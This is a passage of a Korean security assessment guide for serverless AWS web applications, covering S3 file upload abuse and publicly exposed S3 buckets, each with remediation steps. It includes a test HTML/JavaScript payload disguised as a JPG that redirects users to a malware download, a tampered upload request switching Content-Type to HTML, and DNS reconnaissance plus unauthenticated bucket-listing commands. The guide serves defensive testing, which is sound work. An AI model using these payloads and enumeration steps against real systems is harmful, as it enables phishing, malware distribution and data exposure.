1) 외부 입력값으로 쿼리문을 생성하거나 선택이 필요한 경우,
명령어 생성에 필요한 값들을 미리 지정해 놓고 외부 입력에 따라 선택하여 사용
2) 명령어를 직접 호출하는 것이 필요한 경우,
OS 명령어 해석기에 전달되지 전에 입력 값을 검증/확인 하도록 구현
3) 입력 값에 대한 파라미터 데이터의 "*", " " 문자에 대한 필터링 처리
※ 데이터베이스 에러 발생 시 응답데이터 내 상세 내용이 출력되지 않도록 처리 필요
</td></tr>
</table>




비고	-

5.5.6. 참고자료

순번	출처	참고 자료	비고
1	AWS	Amazon DynamoDB – ScanFilter 코드 문서 (https://docs.aws.amazon.com/ko_kr/amazondynamodb/latest/developerguide/LegacyConditionalParameters.ScanFilter.html)	-
2	AWS	Amazon DynamoDB – 기존 파라미터를 이용한 조건 작성 (https://docs.aws.amazon.com/ko_kr/amazondynamodb/latest/developerguide/LegacyConditionalParameters.Conditions.html)	-
3	AWS	Amazon DynamoDB – AWS SDK(JavaDB 및 DynamoDB) 데이터 쿼리 및 스캔 (https://docs.aws.amazon.com/ko_kr/amazondynamodb/latest/developerguide/GettingStarted.Java.04.html)	

5.6. S3: 파일 업로드

5.6.1. 진단환경



[그림 54] 서버리스 웹 애플리케이션 환경의 S3 파일 업로드 공격 흐름

- ❑ 사용자가 브라우저에서 이미지 파일 업로드 요청이 서버(Lambda)로 전달
- ❑ 서버에서 처리되는 함수는 사용자로부터 전달받은 파라미터 입력 값을 통해 S3버킷에 저장되는 파일 속성을 제어함
- ❑ S3에 업로드 된 파일 접근 시 이미지 파일이 아닌 HTML 파일로 인식됨

S3는 객체를 업로드 할 때 메타데이터를 설정할 수 있습니다. S3에는 시스템/사용자 정의 메타데이터로 나뉘며, 시스템 정의 메타데이터 중 사용자의 값 수정이 가능한 Content-Type 값 변조를 통해 객체의 유형을 개발자의 의도에 맞지 않게 변경합니다.

5.6.2. 취약점 내용

구분	내용
취약점 설명	AWS S3 서비스 특성상 동적 기능은 동작하지 않으므로 온-프레미스의 환경과는 다르게 WebShell과 같은 파일을 업로드해도 동작하지 않습니다. 그러므로 S3 버킷에는 동적 콘텐츠가 아닌 정적 페이지 및 바이너리파일을 업로드하여 2차 악성 행위(피싱, 악성코드 유포 등)가 가능한 취약점입니다.
판단 기준	**[취약]** Lambda 및 웹 서비스의 첨부 기능을 통해 S3에 해당 파일(exe, html)이 업로드 및 다운로드가 가능
취약점 영향력	정적 페이지 및 바이너리파일을 업로드하여 2차 악성 행위(피싱, 악성코드 유포 등)가 가능
비고	-

5.6.3. 진단방안

진단 사례1. 파일 업로드 시 메타데이터 변조 시도

Content Type jpg → html로 변조시키면 S3는 jpg파일을 업로드시켜도 메타데이터를 html로 인식함

Step1. HTML 태그가 포함된 "infosec.jpg"의 내용

infosec.jpg

```
<input
  id='Move'
  type='button'
  onclick='goinfosec()'
  value='클릭 시 악성코드 다운로드' />


<script>
  function goinfosec()  {
    window.location.href = 'https://                                    /S3content.exe'
  }
</script>
```

[그림 55] 업로드 파일(infosec.jpg) 확인

Step2. 파일 업로드 시, Content Type을 jpg → html로 변조

```
Referer: https://s3.console.aws.amazon.com/s3/upload/create-file-lambda?region=us-east-2
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{
  "cwsRequestId":"e0c5ccd1-193a-4daa-8733-52de835bf2cb",
  "bucket":"create-file-lambda",
  "region":"us-east-2",
  "key":"infosec.jpg",
  "httpMethod":"PUT",
  "customRequestHeaders":{
    "Content-MD5":"Tt8BkKixFR1Bgq1LzbVqQA==",
    "Content-Type":"image/jpeg",
    "x-amz-storage-class":"STANDARD",
    "x-amz-acl":"private"
  },
  "headerOverrides":{
  },
  "subresourceMap":{
```


text/html

```
PUT /infosec.jpg?X-Amz-Security-Token=IQoJb3JpZ2luX2VjEFcaDmFwLW5vcnRoZWFzdCOyIkcwRQIhAIBmlIcCgwSjVXNUWUCGvExzfDXH2zGbBbW7X6rs9Bu
2BXrizuiEZCvOunz4Jsmpewha7gx1CoEI8W7BP%2BJZfOAdurSnM9UcnN%2B2gibt4agyOFGjpjt8KfGidlpJTkf4GPkzzeaN3zJyrvgLHi%2BUJO2Hj5tOhl3HSvYzhA
Bbp7ZPRp4NdCtvUbW%2BQuu68Y4bn1CaGQbnn3Yi8E7cfYHjMVxEI8OPev4XDDEoEo7IdatHNrquEzhtQqVoNNxcDLsrYkDN3Df1uHvUHYKMPEgoH%2FYjZ9JIHZCHnDB
nature=7a234b39fd8bdOb806b24aaa200a8935c6c493c44d9aa93e64aaf24c6b1180b6 HTTP/1.1
Host: create-file-lambda.s3.us-east-2.amazonaws.com
Content-Length: 95
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
X-Amz-Acl: private
Content-Md5: Tt8BkKixFR1Bgq1LzbVqQA==
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Content-Type: image/jpeg
X-Amz-Storage-Class: STANDARD
Accept: application/json, text/plain, */*
Origin: https://s3.console.aws.amazon.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://s3.console.aws.amazon.com/s3/upload/create-file-lambda?region=us-east-2
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<html>
  <body>
    <a href="https://www.adtcaps.co.kr/">Go infosec</a>
    <br>
```

text/html

[그림 56] 파일 업로드 시 요청 헤더(Content-Type) 값 변조

Step3. 업로드된 파일 접근 시 Jpg 파일이 아닌 html로 브라우저에 인식되는 것이 확인되며, 사용자는 신뢰된 사이트에서 제공한 파일로 착각하여 다운로드 후 실행



[그림 57] 업로드 된 파일 접근 시도

Step4. 다운로드 완료 후 악성코드 실행 화면

[그림 58] 다운로드 받은 파일 실행

5.6.4. 진단 참고사항

주의사항

- S3내에는 ASP, PHP, JSP 등의 동적 콘텐츠를 업로드하여도 동작하지 않습니다.
- 업로드 테스트 시 기존 파일과 동일명일 때는 덮어쓰기가 되므로 고유한 파일명으로 테스트를 진행해야 합니다.

진단 TIP

- <a> 를 사용한 HTML 파일로 진단

확장자	테스트용 파일 소스코드

HTML	<input id='Move' type='button' onclick='goinfosec()' value='악성 사이트 이동'/>
	<script>
	Function goinfosec(){
	windows.location.href = 'http://악성 URL 주소';
	}
	</script>

5.6.5. 보안대책

구분	내용
취약점 명	S3: 파일 업로드
관련 서비스	Amazon Lambda
클라우드 특성	-
보안대책	**조치 방안1.** 업로드 시, 서버 단에서 파일 확장자와 Content Type을 검증해야 함
비고	

S3: 파일업로드 보안 적용 예시, Lambda(node.js) – 확장자 체크

```
...
        var typeMatch = srcKey.match(/₩.([^.]*)$/);
        if (!typeMatch) {
            callback("Could not determine the image type.");
            return;
        }
        var imageType = typeMatch[1];
        if(imageType != "jpg" && imageType !="png"){
            callback('Unsupported image type: ${imageType}');
            return;
        }
...
```

S3: 파일업로드 보안 적용 예시, Lambda(python) – Content Type 체크


```
...
fileName = File
fileContent = "image/jpeg"
mime = magic.Magic(mime=True)
contentType = mimetypes.guess_type(fileName)[0]
if contentType is None:
    contentType = mime.from_buffer(fileContent)
...
```

5.6.6. 참고자료

순번	출처	참고 자료	비고
1	AWS	Amazon S3 Lambda 함수 코드 문서 (https://docs.aws.amazon.com/ko_kr/lambda/latest/dg/with-s3-example-deployment-pkg.html)	
2	AWS	Amazon S3의 정책 및 권한 (https://docs.aws.amazon.com/ko_kr/AmazonS3/latest/userguide/access-policy-language-overview.html)	

5.7. S3: 불필요한 Public 설정

5.7.1. 진단환경



[그림 59] 서버리스 웹 애플리케이션 환경의 불필요한 Public 설정 공격 대상(S3)

❑ 사용자가 정적 콘텐츠를 요청 하면 Cloudfront 는 S3 버킷의 객체들을 제공함

S3와 Cloudfront를 통해 웹 애플리케이션을 개발하는 경우, 일반적인 경우 S3에 웹 관련 파일들을 업로드하고 Cloudfront에서 웹 호스팅을 하도록 서비스합니다. 이때, S3는 외부에서 직접 접근이 되지 않도록 하고, Cloudfront를 통해서만 웹 서비스를 이용하도록 하는 것이 일반적입니다. 그러나 클라우드 환경이 익숙하지 않은 개발자의 경우 S3를 Public으로 설정하고 이미지나 js, css 관련 파일들을 직접 가져다 쓰는 경우도 있을 수 있습니다. 이런 경우 진단자는 S3관련 URL을 획득할 수 있으며, Public 관련 설정을 테스트 할 수 있습니다.

5.7.2. 취약점 내용

구분	내용
취약점 설명	불필요한 public 설정으로 노출될 경우 공격자가 중요 파일에 접근하거나 비공개 서비스에 대해 접근할 수 있는 취약점입니다.
판단 기준	**[취약]** 외부에서 접근 가능한 S3 객체에서 중요정보를 획득할 수 있을 경우 취약으로 판단합니다.
취약점 영향력	외부 사이트나 검색 엔진을 통해 불필요 정보가 노출되거나, 서비스와 관련된 중요정보가 노출될 수 있습니다.
비고	-

5.7.3. 진단방안

진단 사례1. 소스코드 내 정적 콘텐트

Step1. 소스코드 내 정적 콘텐츠 파일 정보를 확인함

```
<!DOCTYPE html>
<html lang="en">
▼<head>
  ▶<style type="text/css">…</style>
   <meta charset="utf-8">
   <link rel="shortcut icon" href="/favicon.ico">
   <meta name="viewport" content="width=device-width,initial-scale=1">
   <meta name="theme-color" content="#000000">
   <meta name="description" content="Web site created using create-react-app">
•• <link rel="apple-touch-icon" href="https://kanban-oai123123123.s3.ap-northeast-2.amazonaws.com/logo192.png"> == $0
   <link rel="manifest" href="/manifest.json">
   <title>Podcast Search Engine: BrainyNinja.com</title>
   <link href="/static/css/2.8fb06c85.chunk.css" rel="stylesheet">
   <link href="/static/css/main.1f8e9f71.chunk.css" rel="stylesheet">
  </head>
▼<body>
```

[그림 60] S3 URL 획득 예

Step2. 정적 콘텐츠 파일 URL 정보로 직접접근 시 해당 버킷의 객체들을 확인할 수 있음

```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
   <Name>a1a1b2b2c3c3</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 ▼<Contents>
     <Key>poc.txt</Key>
     <LastModified>2021-04-09T14:04:15.000Z</LastModified>
     <ETag>"18ef169abe9f4992fd8290c1bbd1319b"</ETag>
     <Size>27</Size>
   ▼<Owner>
       <ID>746c8530e053b4c7a6038ae13a9c34e484d3fb0e0586e979ecf34d29c517e309</ID>
       <DisplayName>sungyeop.jung</DisplayName>
     </Owner>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 ▼<Contents>
     <Key>textfile.txt</Key>
     <LastModified>2021-04-08T07:28:36.000Z</LastModified>
     <ETag>"7815696ecbf1c96e6894b779456d330e"</ETag>
     <Size>3</Size>
   ▼<Owner>
       <ID>746c8530e053b4c7a6038ae13a9c34e484d3fb0e0586e979ecf34d29c517e309</ID>
       <DisplayName>sungyeop.jung</DisplayName>
     </Owner>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

[그림 61] URL 직접접근을 통한 버킷 파일 리스트 획득 예

5.7.4. 진단 참고사항


진단 Tip

- S3 서비스의 Public 설정은 버킷, ACL에 관한 설정이 존재합니다. ACL에 별다른 설정이 구성되지 않았다면 기본적으로 파일을 획득하기 위해서는 S3 URL과 정확한 파일명이 필요합니다.
- 진단 대상의 DNS 질의를 통한 정보 수집이 가능합니다.

Step 1. 진단대상(http://f***.cloud)의 S3버킷 구성 확인

```
λ dig +nocmd flaws.cloud any +multiline +noall +answer
flaws.cloud.            900 IN SOA ns-1890.awsdns-44.co.uk. awsdns-hostmaster.amazon.com. (
                                1           ; serial
                                7200        ; refresh (2 hours)
                                900         ; retry (15 minutes)
                                1209600     ; expire (2 weeks)
                                86400       ; minimum (1 day)
                                )
flaws.cloud.            5 IN A  52.218.242.74
```

```
λ nslookup 52.218.242.74
서버:    kns.kornet.net
Address:  168.126.63.1

이름:    s3-website-us-west-2.amazonaws.com
Address:  52.218.242.74
```




Step2. AWS CLI 도구를 이용한 S3버킷 객체 리스트 조회


- S3버킷 설정에 따라 조회가 불가능 할 수 있음

```
λ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
2017-03-14 12:00:38       2575 hint1.html
2017-03-03 13:05:17       1707 hint2.html
2017-03-03 13:05:11       1101 hint3.html
2020-05-23 03:16:45       3162 index.html
2018-07-11 01:47:16      15979 logo.png
2017-02-27 10:59:28         46 robots.txt
2017-02-27 10:59:30       1051 secret-dd02c7c.html
```


```
λ aws s3 ls s3://flaws-bucket-1/ --no-sign-request --region us-west-1

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

5.7.5. 보안대책


구분	내용
항목명	불필요한 public 설정
항목 설명	불필요한 public 설정으로 외부에 노출될 경우 공격자가 중요 파일에 접근하거나 비공개 서비스에 대해 접근할 수 있는 취약점.
클라우드 특성	클라우드 환경에서는 S3, RDS 서비스를 백엔드 서비스로, Cloudfront를 프론트 웹 호스팅 서비스로 사용함. 이 경우 S3는 웹 호스팅에 필요한 파일들을 제공하는 역할을 하며 외부에 노출될 경우 소스코드가 노출될 수 있음 만약, S3를 스토리지 용도로 외부에 공개하고 사용하는 경우 중요파일을 함께 보관하지 않도록 주의해야 함.
보안대책	**[AWS S3]** AWS S3는 웹 서비스를 통해 객체 스토리지를 제공하는 서비스이며, 주로 웹 애플리케이션의 저장소, 백업 및 복구 스토리지, 데이터 분석용 스토리지 등 용도에 따라 다양하게 사용할 수 있음. **case1. S3를 웹 호스팅 용도로 사용하는 경우** S3를 백엔드에서 웹 호스팅 파일을 제공하는 스토리지 역할로, Cloudfront를 프론트에서 웹 서비스를 호스팅하는 용도로 설정하도록 함.  ※ S3로 직접 웹 호스팅하지 않고 위 그림과 같이 CloudFront를 통한 웹 서비스를 구현할 경우 얻을 수 있는 이점은 다음과 같음. - AWS WAF, AWS Shield를 통한 웹 서비스 보호. - OAI(Origin Access Identity) 보안 기능을 통한 S3 접근제어(문서, 미디어 스트림, 결제 사이트에서 유료 사용자만 볼 수 있는 컨텐츠 등을 제공) - 웹 컨텐츠 캐싱을 통해 더 빠른 응답속도 제공 AWS 콘솔에서 S3 서비스로 이동함.



[버킷 만들기] 버튼을 클릭하여 새로운 S3 버킷을 생성함.



